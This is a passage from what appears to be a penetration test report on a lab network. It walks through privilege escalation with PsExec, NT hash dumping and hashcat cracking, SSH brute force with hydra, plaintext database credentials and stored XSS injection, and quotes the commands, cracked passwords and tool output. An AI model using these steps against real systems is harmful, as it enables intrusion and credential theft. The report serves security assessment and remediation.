


Figure 3.15: Gaining access to the server through RDP

3.2.2 Insecure Privileges

Security Implications / Risk Level

Insecure privilege attacks occur when system privileges are distributed in a way that allows for attackers to exploit them more so than if the privileges were configured correctly. Some examples of this include giving every user administrator privileges on a Windows machine, or making all files global R/W/X on a Linux machine. Doing this allows the attacker to exploit the machines much more heavily than if users had their permissions restricted, or if files were correctly configured.

In this situation, the ftp user was given administrator privileges, which allowed for escalation to the system user as well as dumping the NT password hashes for every user on the machine. This is a huge security flaw, as if the ftp account was breached (as it was using the RDP brute force), the attacker gains full administrator privileges on the target machine. Due to this, the risk level was evaluated to be **high**.

Cause of Vulnerability

The cause of this vulnerability would come down to lack of security considerations when administering permissions to system users. As the ftp user should only be used for file transfers, there is no reason it should have administrative

privileges.

Steps to Replicate

- After logging in to the ftp user with rdesktop using the credentials from the RDP brute force, the user's privileges were checked with the 'net user ftp' command (Fig. 3.16).
- From here, the next step was to use the PsExec tool to escalate to the system user. The PsTool suite is not installed by default, and with no internet connection, another method had to be used to transfer the files across. The method used in this case was by creating a linked RDP share with rdesktop, using the command

```
rdesktop 172.16.2.135 -r disk:share=/root/Documents/pentest
```

This linked the /root/Documents/pentest folder on the host machine to the 'share' folder on the network drive. From here, the PsExec files could be transferred from the host to the server (Fig. 3.17).

- With PsExec now on the server, it could be used to elevate to system user by using the command

```
PsExec.exe -i -s cmd.exe
```

With this entered, a new shell is spawned running as nt authority/system, giving full privileges over the server (Fig. 3.18).

```
C:\Users\ftp>net user ftp
User name                ftp
Full Name                ftp
Comment
User's comment
Country code             0000 (System Default)
Account active           Yes
Account expires          Never
Password last set        12/4/2019 2:25:52 PM
Password expires         Never
Password changeable      12/4/2019 2:25:52 PM
Password required        Yes
User may change password Yes
Workstations allowed     All
Logon script
User profile
Home directory
Last logon               3/12/2020 11:53:11 AM
Logon hours allowed      All
Local Group Memberships  *Administrators
Global Group memberships *None
The command completed successfully.
```

Figure 3.16: Checking user permissions for ftp




Figure 3.17: Using a file share to transfer PsExec




Figure 3.18: Elevating to system

3.2.3 Weak passwords

Security Implications / Risk Level

Weak passwords involve passwords that do not stand up to modern hash cracking techniques. This can be caused by a number of factors, such as

- Not having a long enough password - even passwords with up to 8 characters can be cracked feasibly within days (Thycotic, 2017)
- Not using symbols and numbers - using symbols and numbers exponentially increases the keyspace required to crack the password. Not doing so will make it much easier for threat actors to potentially crack the plaintext.
- Using common passwords - threat actors often use wordlists instead of plain bruteforce nowadays, with wordlists containing millions of common passwords available online such as rockyou. There are many ways to check if a password has already been leaked, such as the online tool HaveIBeenPwned, which collates password lists and allows users to check if a password appears in them.

These passwords would be crackable when using a weak hash type (such as NT) on a local machine, but doing so on a remote machine would not be as feasible. Therefore, the risk level is evaluated as **low**.

Cause of Vulnerability

The cause of this vulnerability is simply not choosing a password that is sure enough. Individual users are often blamed for creating weak passwords, but in practise the responsibility is on the administrators to set a strong password policy in order to force users to use a secure password. Doing this will ensure user passwords are much less likely to be cracked, preventing easy entry in to internal systems.

Steps to Replicate

- The first step was to extract the password hashes from the server. As system access was gained with PsExec, it was possible to use Pwdump7 to extract the hashes from the SAM directory in Windows. The Pwdump7 executable was transferred across using the same RDP file share used for PsExec, and then ran on the system to get the hashes (Fig. 3.19).
- This produced seven hashes, one for each user on the machine. These hashes were then transferred to a text file on a host Windows 10 machine to prepare for cracking.
- To crack the hashes, the tool 'hashcat' was used. This tool is especially suited for the job as it is GPU accelerated, meaning if a powerful GPU is available, it is possible to crack many more hashes than a CPU-bound program such as John the Ripper.
- The first crack done with hashcat was using the 'rockyou.txt' wordlist, without any additional rules. Doing this yielded two passwords, 'ftp:Abacadabra' which was already gained through RDP bruteforce, and 'James Reisman:xylophone', which was a standard user account (Fig. 3.20).

- The next crack was done using rockyou again, but with the 'best64' ruleset. A ruleset is a feature available in hashcat to mutate passwords from a wordlist, changing them in predictable ways - for example, the 'leetspeak' ruleset would go through each word in the list applying leetspeak to it (hello ; h3ll0). The best64 ruleset utilises some of the most effective hashcat rules, while still running in a relatively short time. Using this, another hash was cracked - 'Administrator:zarpazos' (Fig. 3.21).
- The next crack was similar to the last, but using the 'd3ad0ne' ruleset instead of best64. This ruleset is significantly larger, which trades off increased time to crack with more potential password candidates to go through. This ruleset produced a great result, giving another 2 cracked hashes - 'Holly Jobson:try2catchMe' and 'Ginger Knowles:G1ng3rK' (Fig. 3.22).
- The final crack performed was with a 'hybrid attack'. This is done by taking a dictionary (rockyou.txt), and a 'mask' (a feature used in hashcat for expressing specific character sets). These two are then combined, resulting in a combination of a wordlist and a bruteforce. For this, the mask type ?a was used, which contains all lowercase, uppercase, numerical, and symbol characters.
The hybrid attack was repeated with varying lengths of bruteforce - as each bruteforce needs to be applied to every character in the wordlist, it can quickly become too large to compute. In this case, doing it with lengths up to 3 were completable in reasonable time.
This attack yielded one hash when executed with rockyou as the dictionary and ?a?a?a as the mask - 'Gabriel Shear:donttrustN31' (Fig. 3.23). This was the last hash that was cracked.
- In total, six hashes were able to be cracked (Fig. 3.24). The seventh (Stanley Jobson's) seems stronger, and would require more testing to see if it is crackable.

```

Administrator: C:\Windows\System32\cmd.exe
PwDump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:NO PASSWORD*****:BA6093FE7DB9E6E46C0FEE66F94EF
2EE:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:
Gabriel Shear:1000:NO PASSWORD*****:8834D351BCF53A2B55EA16767289
5CC1:::
Ginger Knowles:1002:NO PASSWORD*****:300D107F0F6218D8F0853DE048F
5C1BE:::
Holly Jobson:1003:NO PASSWORD*****:B229EB3E3A00754C6701E3DB7B65D
6B3:::
James Reisman:1004:NO PASSWORD*****:769AF9C36787EE48FAFA0B0F54C9
2B23:::
Stanley Jobson:1005:NO PASSWORD*****:F592702B3346BB8265678BCF38C
699F7:::
ftp:1006:NO PASSWORD*****:AB2727F799FC84A792C89B43C5B303A0:::

C:\Users\Ftp\Desktop>PwDump7.exe > passwords.txt
PwDump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

```

Figure 3.19: Using Pwdump7 to extract hashes

```

Session.....: hashcat
Status.....: Exhausted
Hash.Type.....: NTLM
Hash.Target....: .\hashes\135.txt
Time.Started...: Wed Mar 11 22:15:11 2020 (1 sec)
Time.Estimated...: Wed Mar 11 22:15:12 2020 (0 secs)
Guess.Base.....: File (.\\rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 11370.9 kH/s (3.11ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered.....: 2/7 (28.57%) Digests, 0/1 (0.00%) Salts
Progress.....: 14344384/14344384 (100.00%)
Rejected.....: 0/14344384 (0.00%)
Restore.Point...: 14344384/14344384 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: $HEX[323332323432] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1...: Temp: 67c Fan: 39% Util: 31% Core:1480MHz Mem:5508MHz Bus:16

```

Figure 3.20: Cracking two hashes with standard rockyou

```

Session.....: hashcat
Status.....: Exhausted
Hash.Type.....: NTLM
Hash.Target....: .\\hashes\\135.txt
Time.Started...: Wed Mar 11 22:16:13 2020 (5 secs)
Time.Estimated...: Wed Mar 11 22:16:18 2020 (0 secs)
Guess.Base.....: File (.\\rockyou.txt)
Guess.Mod.....: Rules (.\\rules\\best64.rule)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 234.7 MH/s (4.79ms) @ Accel:128 Loops:38 Thr:64 Vec:1
Recovered.....: 1/5 (20.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 1104517568/1104517568 (100.00%)
Rejected.....: 0/1104517568 (0.00%)
Restore.Point...: 14344384/14344384 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:76-77 Iteration:0-38
Candidates.#1...: $HEX[303436313930] -> $HEX[04a156616d6f]
Hardware.Mon.#1...: Temp: 72c Fan: 39% Util: 23% Core:1860MHz Mem:5508MHz Bus:16

```

Figure 3.21: Cracking one hash with rockyou + best64

```
8834d351bcf53a2b55ea167672895cc1:donttrustN31
[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => _

Session.....: hashcat
Status.....: Running
Hash.Type.....: NTLM
Hash.Target.....: .\hashes\135.txt
Time.Started.....: Thu Mar 12 12:55:15 2020 (6 secs)
Time.Estimated...: Thu Mar 12 14:01:30 2020 (1 hour, 6 mins)
Guess.Base.....: File (.\\rockyou.txt), Left Side
Guess.Mod.....: Mask (?a?a?a) [3], Right Side
Guess.Queue.Base.: 1/1 (100.00%)
Guess.Queue.Mod...: 1/1 (100.00%)
Speed.#3.....: 3093.7 MH/s (8.12ms) @ Accel:128 Loops:32 Thr:640 Vec:1
Recovered.....: 1/2 (50.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 18664652800/12298516232000 (0.15%)
Rejected.....: 0/18664652800 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#3...: Salt:0 Amplifier:22784-22816 Iteration:0-32
Candidates.#3....: 123456"xp -> prostarshYS
Hardware.Mon.#3...: Temp: 53c Fan: 0% Util: 97% Core:1569MHz Mem:3802MHz Bus:16
```

Figure 3.22: Cracking two hashes with rockyou + d3ad0ne

```
300d107f0f6218d8f0853de048f5c1be:G1ng3rK
Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Type.....: NTLM
Hash.Target.....: .\\hashes\\135.txt
Time.Started.....: Thu Mar 12 12:59:59 2020 (15 mins, 28 secs)
Time.Estimated...: Thu Mar 12 13:15:27 2020 (0 secs)
Guess.Base.....: File (.\\rockyou.txt)
Guess.Mod.....: Rules (.\\rules\\d3ad0ne.rule)
Guess.Queue.....: 1/1 (100.00%)
Speed.#3.....: 529.7 MH/s (14.13ms) @ Accel:256 Loops:64 Thr:64 Vec:1
Recovered.....: 2/4 (50.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 489100461248/489100461248 (100.00%)
Rejected.....: 0/489100461248 (0.00%)
Restore.Point....: 14344384/14344384 (100.00%)
Restore.Sub.#3...: Salt:0 Amplifier:34048-34097 Iteration:0-64
Candidates.#3....: $HEX[39303130303636343736] -> $HEX[4d6f732103042a0337c2a17661]
Hardware.Mon.#3...: Temp: 59c Fan: 34% Util: 94% Core:1569MHz Mem:3802MHz Bus:16
```

Figure 3.23: Cracking one hash with rockyou hybrid attack

User	Hash	Password	Method
James Reisman	769af9c36787ee48fafa0b0f54c92b23	xylophone	Standard rockyou
ftp	ab2727f799fc84a792c89b43c5b303a0	Abracadabra	Standard rockyou
Administrator	ba6093fe7db9e6e46c0fee66f94ef2ee	zarpazos	Rockyou + best64 ruleset
Holly Jobson	b229eb3e3a00754c6701e3db7b65d6b3	try2catchMe	rockyou + d3ad0ne ruleset
Ginger Knowles	300d107f0f6218d8f0853de048f5c1be	G1ng3rK	rockyou + d3ad0ne ruleset
Gabriel Shear	8834d351bcf53a2b55ea167672895cc1	donttrustN31	rockyou + hybrid attack

Figure 3.24: Final results of hash cracking

3.3 Ubuntu Client

3.3.1 FTP Anonymous Access

Security Implications / Risk Level

By default, FTP allows for access without password authentication through the 'anonymous' user. While this user does not have many permissions, it may be

able to view some sensitive files and gain information about the host system. Due to the low level of permissions provided on the anonymous user, the risk for this vulnerability is **low**.

Cause of Vulnerability

The anonymous user is enabled by default on FTP, so if the administrator does not strictly disable it then it will be accessible by threat actors.

Steps to Reproduce

- Use an ftp client to enter the credentials for the server - using 172.16.2.133 as the hostname, 'anonymous' as the user, and no password.
- The ftp connection will be made, allowing access to all files available to the anonymous user (Fig. 3.25).
- Files can also be retrieved from the server - for example in the pub/incoming folder, there is a 'file.txt' file which can be retrieved (Fig 3.26).




Figure 3.25: FTP access using anonymous user




Figure 3.26: Retrieving files from the server

3.3.2 SSH Bruteforce

Security Implications / Risk Level

SSH, or Secure Shell, is a service that allows users to gain command line access to a remote machine. While this is a useful tool for managing machines without having physical access, it also gives threat actors a lucrative target.

One common method used by threat actors to gain access to SSH is an SSH bruteforce. Similar to the RDP bruteforce used on SRV1, this tries a lot of passwords repeatedly, hoping for one to be correct.

While this exploit does have serious ramifications if executed correctly, the slow speed of SSH bruteforcing combined with the ease of use securing SSH sets the risk to **medium**.

Cause of Vulnerability

This vulnerability is caused by a few factors:

- Lack of IP blocking - a common measure is to block IPs if they repeatedly try to access SSH incorrectly, forcing the attacker to use a botnet instead.

- Lack of strong passwords - the passwords found for the accounts were both weak, appearing within the rockyou.txt wordlist. Choosing stronger passwords makes it much more difficult for the threat actor to effectively bruteforce.
- Using the default SSH port - this is more of an issue with automated bots, but using the default SSH port (22) advertises the use of the port, giving easier access to the entry point for threat actors.

Steps to Reproduce

- The usernames gained from viewing /etc/passwd through path traversal were collated in to a wordlist.
- The tool hydra was again used to brute force, using the above wordlist for the usernames and rockyou.txt for passwords. The command used was:

```
hydra -L usernames.txt -P rockyou.txt 172.16.2.133 -t 4 ssh
```

- After allowing the bruteforce to run for a few hours, it produced two sets of credentials - 'hr_kx:password' (Fig. 3.27), and 'gshear:swordfish' (Fig. 3.28).
- These credentials were then tested for use with SSH. The hr_kx user had no shell privileges, so could not be used to execute commands. The gshear user did have privileges, and was used to gain access to the system.

```
[DATA] attacking ssh://172.16.2.133:22/
[ATTEMPT] target 172.16.2.133 - login "hr_kx" - pass "123456" - 1 of 57377592 [child 0] (0/0)
[ATTEMPT] target 172.16.2.133 - login "hr_kx" - pass "12345" - 2 of 57377592 [child 1] (0/0)
[ATTEMPT] target 172.16.2.133 - login "hr_kx" - pass "123456789" - 3 of 57377592 [child 2] (0/0)
[ATTEMPT] target 172.16.2.133 - login "hr_kx" - pass "password" - 4 of 57377592 [child 3] (0/0)
[22][ssh] host: 172.16.2.133 login: hr_kx password: password
```

Figure 3.27: kr_kx cracked

```
[STATUS] 34.67 tries/min, 104 tries in 00:03h, 43033090 to do in 20688:60h, 4 active
[STATUS] 29.14 tries/min, 204 tries in 00:07h, 43032990 to do in 24610:23h, 4 active
[STATUS] 29.60 tries/min, 444 tries in 00:15h, 43032750 to do in 24230:10h, 4 active
[STATUS] 28.90 tries/min, 896 tries in 00:31h, 43032298 to do in 24814:01h, 4 active
[STATUS] 28.60 tries/min, 1344 tries in 00:47h, 43031850 to do in 25080:35h, 4 active
[22][ssh] host: 172.16.2.133 login: gshear password: swordfish
[STATUS] 227692.41 tries/min, 14344622 tries in 01:03h, 28688572 to do in 02:06h, 4 active
```

Figure 3.28: gshear cracked

3.3.3 Improper Access Controls

Security Implications / Risk Level

Access controls are used to limit which users are allowed to access certain functionalities on a system. For example, only users with root access can edit important system files on Linux machines.

In this case, read permissions were inadvertently left accessible to non-privileged users in the `/var/www` directory. This allowed for sensitive mysql data to be accessed in the `conn.php` script, which lead to more vulnerabilities being created.

As the potential risks of this vulnerability can be so broad, and said risks are easily executable once access has been gained to the system, this vulnerability is assessed to be of **high** risk.

Cause of Vulnerability

This vulnerability is caused by a lack of consideration when configuring user access on files and services. This is a common mistake made by sysadmins when setting up a server, as making considerations for which levels of privilege each user should have is a time-consuming task.

Steps to Reproduce

- The first step was to navigate to the `/var/www` folder, where Apache web files are stored. This is a common site for improper access control - non-privileged users are often able to edit the files here, or view them and recover important information.
- In the 'graphite' folder containing all site data, there was a file named 'conn.php'. A file like this is usually for handling the connection between the server and the database, so it was worth checking. Inside, the details for the MySQL user 'auctuser' were stored in plaintext (Fig. 3.29).
- With these details, it was possible to log in to the MySQL server using the command

```
mysql -u auctuser -p
```

Followed by the password, 'figel'. Once in the database, it was possible to not only read data, but to insert data too.

- One way this could be exploited is by achieving XSS on the homepage. Due to the way auctions are stored, without stripping HTML tags, it was possible to craft a special INSERT INTO query to insert XSS into the description field of the generated auction (Fig. 3.30).

- With this done, the homepage could be refreshed to display an alert(1) box, showing the vulnerability working as intended (Fig. 3.31). This could be used as a method of persistence, continually stealing session IDs or logging their keystrokes using Javascript.

```
GNU nano 2.2.6 File: conn.php
<?php
$con = mysql_connect("localhost","auctuser","figel");
if (!$con)
```

Figure 3.29: Viewing MySQL details

```
mysql> insert into auctions(image_link,title,description,price,userid) values ('nexus.jpg','test','<script>alert(1)</script>','-1,1)
-> ?
Query OK, 1 row affected (0.00 sec)
```

Figure 3.30: Injecting XSS through the DB




Figure 3.31: Demonstrating XSS

3.4 SRV2 - Linux Server

3.4.1 Username Enumeration

Security Implications / Risk Level

Username enumeration allows threat actors to identify some or all of the users present on a remote machine. While this may not seem dangerous on its own, when combined with other attacks (such as SSH or RDP bruteforce) it can enable further access than would otherwise be possible.

In this case, using username enumeration allowed for an SSH bruteforce attack to occur, eventually leading to SSH access being gained on the machine.

Due to the low potential payload of the vulnerability and relative difficulty to access, this vulnerability is assessed as **low** risk.

Cause of Vulnerability

There are a variety of ways usernames can be leaked by some services - in this case, the usernames were gained by using enum4linux to enumerate SIDs with null SMB credentials, yielding the username. Another common exploit is to use a malformed packet vulnerability in SSH along with a wordlist to bruteforce specific usernames (rapid7, 2018).

Steps to Reproduce

- The username enumeration process was done with the tool enum4linux, included with Kali. The command used was:

```
enum4linux 172.16.2.140 -a
```

This performs all common enumeration techniques on the target machine.

- When completed, the program returned the results of enumerating SIDs using a null SMB credential attack. This yielded the username 'ktuser', with SID S-1-22-1-1000(Fig. 3.32).

3.4.2 SSH Bruteforce

Security Implications / Risk Level

This SSH bruteforce is functionally identical to the one performed on the Ubuntu machine, and therefore has the same risk rating of **medium**.

Cause of Vulnerability

Identical to Ubuntu SSH - combination of lack of IP blocking, lack of strong passwords, and using the default SSH port.

```
root@kali: ~/Documents
File Edit View Search Terminal Tabs Help

root@kali: ~/Documents x root@kali: ~/Documents x [x] v

S-1-5-21-2866122975-3918460395-617567566-1039 *unknown*\*unknown* (8)
S-1-5-21-2866122975-3918460395-617567566-1040 *unknown*\*unknown* (8)
S-1-5-21-2866122975-3918460395-617567566-1041 *unknown*\*unknown* (8)
S-1-5-21-2866122975-3918460395-617567566-1042 *unknown*\*unknown* (8)
S-1-5-21-2866122975-3918460395-617567566-1043 *unknown*\*unknown* (8)
S-1-5-21-2866122975-3918460395-617567566-1044 *unknown*\*unknown* (8)
S-1-5-21-2866122975-3918460395-617567566-1045 *unknown*\*unknown* (8)
S-1-5-21-2866122975-3918460395-617567566-1046 *unknown*\*unknown* (8)
S-1-5-21-2866122975-3918460395-617567566-1047 *unknown*\*unknown* (8)
S-1-5-21-2866122975-3918460395-617567566-1048 *unknown*\*unknown* (8)
S-1-5-21-2866122975-3918460395-617567566-1049 *unknown*\*unknown* (8)
S-1-5-21-2866122975-3918460395-617567566-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\ktuser (Local User)

=====
| Getting printer info for 172.16.2.140 |
=====
No printers returned.

enum4linux complete on Thu Mar 12 07:31:59 2020
root@kali:~/Documents#
```

Figure 3.32: Enumerating users

Steps to Reproduce

- Again, Hydra was used for this SSH bruteforce. Instead of just one bruteforce running, multiple were set up concurrently - each with different rules. These were:
 - A standard bruteforce using rockyou.txt
 - A bruteforce using the top 10 million passwords list
 - A bruteforce using the xato net passwords list
 - A bruteforce using an exhaustive lowercase search
 - A bruteforce using an exhaustive lowercase/uppercase search
 - A bruteforce using an exhaustive lowercase/uppercase/numbers/symbols search

This was done to maximise the chances that at least one would succeed.

- After allowing the bruteforces to run, the exhaustive lowercase search came up with a result - 'ktuser:aaa' (Fig. 3.33). This showed that the multiple bruteforce attack was effective, as the string 'aaa' does not appear in rockyou until a few thousand in, while it only took less than 300 attempts with an exhaustive search.

- The credentials could then be used to SSH in to the machine successfully, gaining a shell.

```
[ATTEMPT] target 172.16.2.140 - login "ktuser" - pass "zu" - 697 of 321272406 [child 3] (0/0)
[ATTEMPT] target 172.16.2.140 - login "ktuser" - pass "zv" - 698 of 321272406 [child 0] (0/0)
[ATTEMPT] target 172.16.2.140 - login "ktuser" - pass "zw" - 699 of 321272406 [child 2] (0/0)
[ATTEMPT] target 172.16.2.140 - login "ktuser" - pass "zx" - 700 of 321272406 [child 1] (0/0)
[ATTEMPT] target 172.16.2.140 - login "ktuser" - pass "zy" - 701 of 321272406 [child 3] (0/0)
[ATTEMPT] target 172.16.2.140 - login "ktuser" - pass "zz" - 702 of 321272406 [child 0] (0/0)
[ATTEMPT] target 172.16.2.140 - login "ktuser" - pass "aaa" - 703 of 321272406 [child 2] (0/0)
[22][ssh] host: 172.16.2.140 login: ktuser password: aaa
```

Figure 3.33: Cracking the password for ktuser

Chapter 4

Remedial Action

4.1 Risk Assessment

Using the OWASP risk assessment methodology, we assessed each of the discovered vulnerabilities and scored them in terms of importance. To do this we made use of the OWASP risk assessment framework paired with the OWASP risk rating calculator. This calculator - based in excel - allowed us to look at the likelihood of a vulnerability being exploited, and give it an appropriate risk rating (Fig. 4.1).

